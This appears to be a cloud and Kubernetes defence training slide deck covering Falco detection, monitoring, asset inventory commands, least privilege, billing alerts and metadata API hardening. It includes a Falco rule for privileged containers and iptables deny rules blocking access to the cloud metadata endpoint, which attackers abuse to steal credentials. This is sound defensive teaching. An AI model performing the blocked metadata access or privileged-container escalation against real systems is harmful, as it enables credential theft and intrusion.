
- Falco is a runtime security tool to monitor nodes in the cluster by:
  - Parsing the Linux system calls from the kernel at runtime
  - Asserting the stream against a rule engine
  - Alerting when a rule is violated
- Falco comes with default alerting rules which can identify malicious activities in the cluster
- Components used by Falco are as follows
  - CLI
  - Alerting Rulesets
  - Driver
  - Plugins

# Monitoring K8s with Falco



## Prevention is not enough.

Combine with runtime detection tools. Use a **defense-in-depth** strategy.



@leodido



NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved



# Monitoring K8s with Falco

---



- Falco detects potential malicious activity and generates alerts at runtime
- Setting up Falco in a Kubernetes cluster:
  - Install Falco directly on the host system
  - Falco alerts can be consumed via read-only agents running in Kubernetes

# Monitoring K8s with Falco

---



- Falco comes with preloaded rules to detect malicious activities in cluster <https://github.com/falcosecurity/falco/tree/master/rules>
- These alerting rules are located under /etc/falco/ folder in falco pods
- Rule for detecting Launch of Privileged Container is shown below

```
- rule: Launch Privileged Container
desc: Detect the initial process started in a privileged container. Exceptions are made for known trusted images.
condition: >
 container_started and container
 and container.privileged=true
 and not falco_privileged_containers
 and not user_privileged_containers
output: Privileged container started (user=%user.name user_loginuid=%user.loginuid command=%proc.cmdline %container.info
image=%container.image.repository:%container.image.tag)
priority: INFO
tags: [container, cis, mitre_privilege_escalation, mitre_lateral_movement]
```

# Monitoring K8s with Kube-Prometheus stack

---



- Prometheus
  - Prometheus is metrics-based monitoring and alerting system
  - Pulls real-time metrics. compress and stores in time-series database
  - Most common method to monitor Kubernetes environment
- Grafana
  - allows you to query, visualize, alert on and understand Prometheus metrics
- Falco-exporter
  - Deployed as a DaemonSet on your cluster
  - Exports Falco alerts output and event metrics to Prometheus



## Exercise

# K8s Defence 3: Falco

---

Run a local Kubernetes cluster with falco and Kube-Prometheus enabled

- Create a pod with privileged container and access it via terminal shell
- Identify these actions in Grafana Dashboard using Prometheus monitoring

# Securing the Cloud

---



NotSoSecure part of

**claranet cyber security**

<https://t.me/learningnets>

# Defense in Cloud

- Remember Shared responsibility model
- Different responsibilities depending on cloud services in use
- If Security is prime concern it is recommended to move towards right on services matrix



# Shared Responsibility Model

| Responsibilities             | On-prem | IaaS     | CaaS     | PaaS     | FaaS     | SaaS     |
|------------------------------|---------|----------|----------|----------|----------|----------|
| All Things Client Side       | Tenant  | Tenant   | Tenant   | Tenant   | Tenant   | Tenant   |
| Data (Transit and Cloud)     | Tenant  | Tenant   | Tenant   | Tenant   | Tenant   | Tenant   |
| Identity & Access Management | Tenant  | Tenant   | Tenant   | Tenant   | Tenant   | Tenant   |
| Functional Logic             | Tenant  | Tenant   | Tenant   | Tenant   | Tenant   | Provider |
| Applications                 | Tenant  | Tenant   | Tenant   | Tenant   | Provider | Provider |
| Runtime                      | Tenant  | Tenant   | Tenant   | Provider | Provider | Provider |
| Middleware                   | Tenant  | Tenant   | Provider | Provider | Provider | Provider |
| OS                           | Tenant  | Tenant   | Provider | Provider | Provider | Provider |
| Virtualization               | Tenant  | Provider | Provider | Provider | Provider | Provider |
| Load Balancing               | Tenant  | Provider | Provider | Provider | Provider | Provider |
| Networking                   | Tenant  | Provider | Provider | Provider | Provider | Provider |
| Servers                      | Tenant  | Provider | Provider | Provider | Provider | Provider |
| Physical Security            | Tenant  | Provider | Provider | Provider | Provider | Provider |

<https://t.me/learningnets>



***All offensive problems are technical but all defensive problems are political.***

Thomas Dullian (aka HalvarFlake)  
BlackHat Asia 2017 Keynote and before  
<https://www.youtube.com/watch?v=PLJJY5UFtqY>



# Defense in Cloud

---

- Defense needs a different strategy than offense
- We need to work with what resources we have
- Budgets are often limited
- Each Organization will have different requirements
- Tools and Techniques will change based on requirements
- We have given Reactive defense tips with each section
- We should be approaching defense holistically
- Focus on killing underlying causes



NotSoSecure part of




© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Defense Framework



- Every org has different need and setup
- Defensive Framework can give you a baseline
  - LockHeed Martin's Cyber kill chain
  - Att&ck Cloud Matrix
  - NIST Cyberframework
  - ISO 27001
  - MITRE Shield
  - MITRE D3fend



<https://t.me/learningnets>

# Our Defense Methodology

---



Identify

**Know your Environment**

Protect

**Principle of Least Privilege**

Detect

**Efficient Logging and Monitoring**

Respond

**Counter Measures / Reactions**

# Identify



# Identify Cloud Assets

---

- **You can't protect what you don't know**
- As a defender you have direct access to control plane
- Leverage control plane access to build the Inventory
- All major vendors provide easier API level access to build an inventory



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Cloud Inventory

---



- It's not just the Virtual Machines\*
  - PaaS
  - FaaS
  - SaaS solutions deployed
  - DNS Database
  - CaaS
  - Policies
  - Users
- It should be Iterative Process and not just a one time effort

\* Reference:

<https://redhuntlabs.com/blog/redifining-assets-a-modern-perspective.html>

<https://t.me/learningnets>

# AWS Cloud Inventory

---

- Native services like AWS Config
- Manually via AWS CLI
- EC2

```
aws ec2 describe-instances --region $region
```

- S3 Buckets

```
aws s3api list-buckets
```

- Lambda Functions

```
aws lambda list-functions --region $region
```

- and more....



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# AWS: Cloud Inventory: AWS Config

- Continuous monitoring of assets
- Custom notification and action
- Main focus is on EC2 and IAM resources
- Also monitors policies and attributes

We will revisit it in **Respond** section

Reference:  
<https://docs.aws.amazon.com/config/latest/developerguide/resource-config-reference.html>

<https://t.me/learningnets>

AWS Config > Dashboard

### Dashboard

**Resource inventory**  
View the inventory of your AWS and non-AWS resources. [Learn more](#)

All resources ▼

**Total resources** 29

| Type                                 | Count |
|--------------------------------------|-------|
| <a href="#">IAM Role</a>             | 5     |
| <a href="#">IAM Group</a>            | 4     |
| <a href="#">IAM User</a>             | 3     |
| <a href="#">EC2 SecurityGroup</a>    | 3     |
| <a href="#">EC2 Subnet</a>           | 3     |
| <a href="#">EC2 InternetGateway</a>  | 1     |
| <a href="#">EC2 Instance</a>         | 1     |
| <a href="#">EC2 VPC</a>              | 1     |
| <a href="#">EC2 NetworkInterface</a> | 1     |
| <a href="#">IAM Policy</a>           | 1     |

[Run advanced queries](#) against your resource configuration data.





# GCP: Asset Inventory

---



- GCP provides dedicated REST API for asset inventory

- List of Instances

```
gcloud beta compute instances list
```

- List of Functions

```
gcloud beta functions list
```

- List of storage buckets

```
gsutil ls
```

- A fine tuned list of searchable assets

```
gcloud beta asset search-all-resources --asset-
types=compute.googleapis.com/Instance
```

Reference:

<https://cloud.google.com/asset-inventory/docs/supported-asset-types>

<https://cloud.google.com/resource-manager/docs/cloud-asset-inventory/overview>

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Azure: Asset Inventory

---

- Azure VM list

```
az vm list
```

- Azure Storage Account Details

```
az storage account list
```

- Powershell Version

```
Login-AzureRmAccount //login to azure
```

```
Get-AzureRmResource | Export-CSV C:\temp\azure-resources.csv
```

Reference:

<https://www.stevefenton.co.uk/2017/12/export-a-list-of-all-azure-resources-to-csv/>

<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Third Party / Open Source Options

---

- <https://github.com/polynimbus/polynimbus>
- <https://maestroserver.io/> (AWS, Azure, OpenStack)
- <https://github.com/linkfluence/inventory>
- <https://forsetisecurity.org/>



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Shadow IT / Dangling Assets

---



- Shadow IT assets are those assets operating for the org but outside of org controlled environments
  - Developer started test environment in different cloud vendor
- May or may not follow same security standards as the org
- There is no technical solution to curb them
- Make internal processes smoother
  - Quick responses to devops needs (setup servers/accounts etc)
  - Easier approval process



## Exercise

# Identify 1

---

- We have provided auditor level access for all 3 vendors
- Using the access provided list various assets
  - VMs
  - Buckets
  - Functions

# Protect



# Protect

---

- Once you know what you have, you need to protect them
- Baseline protection should be enabled on services
- Protection should be an ally not a roadblock
- Work with the teams to design seamless solutions
- Always operated with least privileges possible



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Principle of Least Privilege

---

- User or Process should only have enough access to perform the task at hand
- Access can consist of resources such as Network, System, Data
- Full control > Write/Put Only > Read Only > No Access
- Apply same policy for access token / policies / roles
- Start with zero access and then grant one by one to create baseline
- Leverage facilities like assumerole



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved



# Control Plane Protection Tips

---

- Ensure to **not** use root/Admin accounts ever
- Use Identity and Access Management, Prefer delegating tasks
- Least Privilege for Access Tokens / IAM Profiles
- Enable MFA (Multi-factor Authentication)



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Data Plane Protection Tips

---

- Maintain External Logs (example CloudTrail)
- Encrypt where possible (storage / transit both)
- Don't just block service ports, close the service
- Include hardening in build process
- Aim for full automation and no manual intervention
  - System crash or issue requires full rebuild
  - No SSH in prod
- Perform periodic audits, compare and contrast the results



# Automation Help

---

- Automation is a foundation stone for your protect stage
- Ensure your Infrastructure is in Code format
- Useful Tools
  - Virtual Machine Automation
    - Vagrant
    - Packer
  - Cloud Provisioning
    - Terraform
  - Machine Provisioning
    - Ansible
    - Chef
    - Puppet

<https://t.me/learningnets>



NotSoSecure part of




© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Financial Protection



- Cloud is a multi-tenant environment and Cloud Service provider places a monetary value at all actions
- Unauthorized access can result in actions which can have monetary impacts



<https://t.me/learningnets>

# Configure Billing Alerts: AWS



- Various budget Options
  - By Cost
  - By Usage
  - By Reservation status
- Setup multiple alerts
  - 50% utilization
  - 80% utilization
  - 95% utilization
- Notification
  - Email via SNS
  - ChatBot

### Select budget type

Select which type of budget you would like to create.

☒ **Cost budget**

Monitor your costs against a specified amount and receive alerts when your user-defined thresholds are met.

☐ **Usage budget**

Monitor your usage of one or more specified usage types or usage type groups and receive alerts when your user-defined thresholds are met.

☐ **Reservation budget**

Track the RI Utilization or RI Coverage associated with your reservations. These budgets support Amazon EC2, RDS, Redshift, ElastiCache and Elasticsearch reservation models.

☐ **Savings Plans budget**

Track the utilization and coverage associated with your Savings Plans.

Cancel **Set your budget >**

<https://t.me/learningnets>

# Configure Billing Alerts: GCP



- Budget Alerts based on spend
- You can select specific services
- Notification
  - Email
  - Monitoring channel
  - Pub/Sub Topic

✓ Scope

✓ Amount

3 Actions

Set alert threshold rules

Send email alert notifications to billing admins and users after the actual or forecasted spend exceeds a percent of the budget or a specified amount. [Learn more.](#)

| Percent of budget | Amount             | Trigger on ?        |
|-------------------|--------------------|---------------------|
| <div>50%</div>    | <div>₹ 5000</div>  | <div>Actual ▼</div> |
| <div>90%</div>    | <div>₹ 9000</div>  | <div>Actual ▼</div> |
| <div>100%</div>   | <div>₹ 10000</div> | <div>Actual ▼</div> |

+ ADD THRESHOLD

Manage notifications

Allow Monitoring email notification channels to receive alerts when this budget reaches thresholds.

☐ Link Monitoring email notification channels to this budget

Select a Monitoring workspace and maximum 5 Monitoring email notification channels.

Use Pub/Sub notifications to programmatically receive spend updates about this budget.

☐ Connect a Pub/Sub topic to this budget

Select a project and Pub/Sub topic. Anyone who can view this budget will also be able to view the project ID and the topic name.

# Configure Billing Alerts: Azure



- Custom Budget Alerts based on Cost
- Scope can be customized to specific services
- Setup alerts 75, 85, 95%
- Notification
- Email

✓ Create a budget

✓ Set alerts

Configure alert conditions and send email notifications based on your spend.

\* Alert conditions

| % Of budget | Amount | Action group | Action group type |
|-------------|--------|--------------|-------------------|
| 75          | 18.75  | None         |                   |
| 95 ✓        | 23.75  | None ▼       |                   |
| Enter %     | -      | None ▼       |                   |

[Manage action group](#) ⓘ

\* Alert recipients (email)

Alert recipients (email)


✓

🗑️

Reference:  
<https://docs.microsoft.com/en-gb/azure/cost-management-billing/costs/tutorial-acm-create-budgets?toc=%2Fazure%2Fbilling%2FTOC.json>  
<https://t.me/learningnets>

# AWS Multi account strategy

- Divide AWS access to multiple account
- Defense in Depth Strategy
- Seperate Account for
  - Dev
  - Prod
  - Staging
  - Anything else
- Centralized Billing
- Centralized Policies



Reference:

<https://www.youtube.com/watch?v=LhdNdCVZ5b0>


<https://www.slideshare.net/AmazonWebServices/aws-multiaccount-architecture-and-best-practices>



# Network Security

---

- Follow Layered approach to Network Security
- Adhere to least privilege model
- Apply block at multiple layers
- Assume layers will fail open and then apply protection
- Take caution with peculiar ips
- 169.254.169.254
- 168.63.129.16 (Azure)



Reference:

[https://docs.microsoft.com/en-us/azure/virtual-network/what-is-ip-address-168-63-129-16?WT.mc\\_id=docs-azuredevtips-micrum](https://docs.microsoft.com/en-us/azure/virtual-network/what-is-ip-address-168-63-129-16?WT.mc_id=docs-azuredevtips-micrum)

<https://t.me/learningnets>

# Metadata API: The Problem

---



- Metadata API is one of the major targets for attacks
- Mostly Cloud provider controlled
  - GCP's v1beta1 was removed after many delays in summer 2021
  - AWS released IMDSv2, but v1 remains active
    - No incentive/push from AWS to switch to v2
- Some protections are added by service providers against web attacks like SSRF

# Restricting Metadata API in AWS

---



- Limit Metadata API to root user only on IaaS Boxes

```
iptables -A OUTPUT -m owner ! --uid-owner root
-d 169.254.169.254 -j DROP
```

- Limit Metadata API to reject all queries by apache user IaaS

```
iptables --append OUTPUT --proto tcp --
destination 169.254.169.254 --match owner --
uid-owner apache --jump REJECT
```

Reference:  
<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html#instance-metadata-limiting-access>

<https://t.me/learningnets>

# Metadata API: Solutions

---



- AWS released IMDSv2 as security update in November 2019

- IMDSv1 will continue to be supported
- v1 and v2 can be independently activated / deactivated

- AWS Disable instance metadata entirely

```
aws ec2 run-instances --image-id ami-0abcdef1234567890 --
instance-type c3.large --metadata-options "HttpEndpoint=disabled"
```

- AWS Switching to IMDSv2 on running instance

```
aws ec2 modify-instance-metadata-options --instance-id i-
1234567898abcdef0 --http-tokens required --http-endpoint enabled
```

# Host Security

---



- Host security only comes into tenant purview for IaaS
- Host security includes multiple items
  - Patch status
  - Software misconfiguration
- Two main operating systems: Windows and Linux
- Start by resolving audit finding
- Perform continuous audit and keep fixing identified flaws

# Web Applications / Services

---



Not exactly purview of this course, however, some generic tips:

- Follow OWASP ASVS / MASVS guide for building secure by default application
- DevSecOps practices in the CI/CD pipeline will help spotting issues
- Perform periodic pentest on the application Code

# Further Reading

---



- AWS Best Practices  
[https://d1.awsstatic.com/whitepapers/Security/AWS\\_Security\\_Best\\_Practices.pdf](https://d1.awsstatic.com/whitepapers/Security/AWS_Security_Best_Practices.pdf)
- AWS Metadata API restrictions  
<https://medium.com/netflix-techblog/netflix-information-security-preventing-credential-compromise-in-aws-41b112c15179>
- AWS Instance Metadata Service  
<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html>
- GCP: K8s Engine Metadata Protection  
<https://cloud.google.com/kubernetes-engine/docs/how-to/protecting-cluster-metadata>
- GCP: K8s Metadata Proxy  
<https://github.com/GoogleCloudPlatform/k8s-metadata-proxy>
- MITRE ATT&CK mappings for built-in Azure security controls  
<https://www.microsoft.com/security/blog/2021/06/29/mitre-attck-mappings-released-for-built-in-azure-security-controls/>  
<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Detect





# Monitoring and Logging

---

- You can only detect what you monitor
- You will miss 100% of the issues from non-monitored activities
- Monitoring and logging gives accountability and tracking
- In case of any compromise, logs helps to analyze and detect malicious system activity



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# What to Monitor

---

- Password/key changes
- Configuration changes
- Web Server Logs
  - Access to metadata API
  - Sudden spikes on sensitive pages (login/forgotpwd/resetpwd)
- Unusual IP gaining Role (Assume Role Events)
- Firewall ruleset changes (Security group in AWS)
- New user/policy/role accounts
- Access Denied for MFA = false



# How to Detect

---



- Event Source -> Logs -> Aggregation -> Parser -> SIEM -> Alert
- Each vendor provides a range of security offering what we can call "Vendor Native Security Offerings"
- Open-source tools can also be leveraged
- Ensure to keep the detection data in **push only** data locations to avoid tampering
- Ensure to not log sensitive data (Creds, PII, tokens)


# AWS: Monitoring and Logging

- Primary offering CloudWatch and CloudTrail.
- CloudWatch ~ nagios or perf monitoring CPU, disk r/w, network i/o
- CloudTrail gives you an Audit trail
- Creates logs for unexpected event eg. 'RevokeSecurityGroupIngress'.
- Setup alerts on specific conditions

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Event time              | User name | Event name                 | Resource type     |  |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------|-----------|----------------------------|-------------------|--|
| ▼                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 2019-05-22, 11:47:10 AM | root      | RevokeSecurityGroupIngress | EC2 SecurityGroup |  |
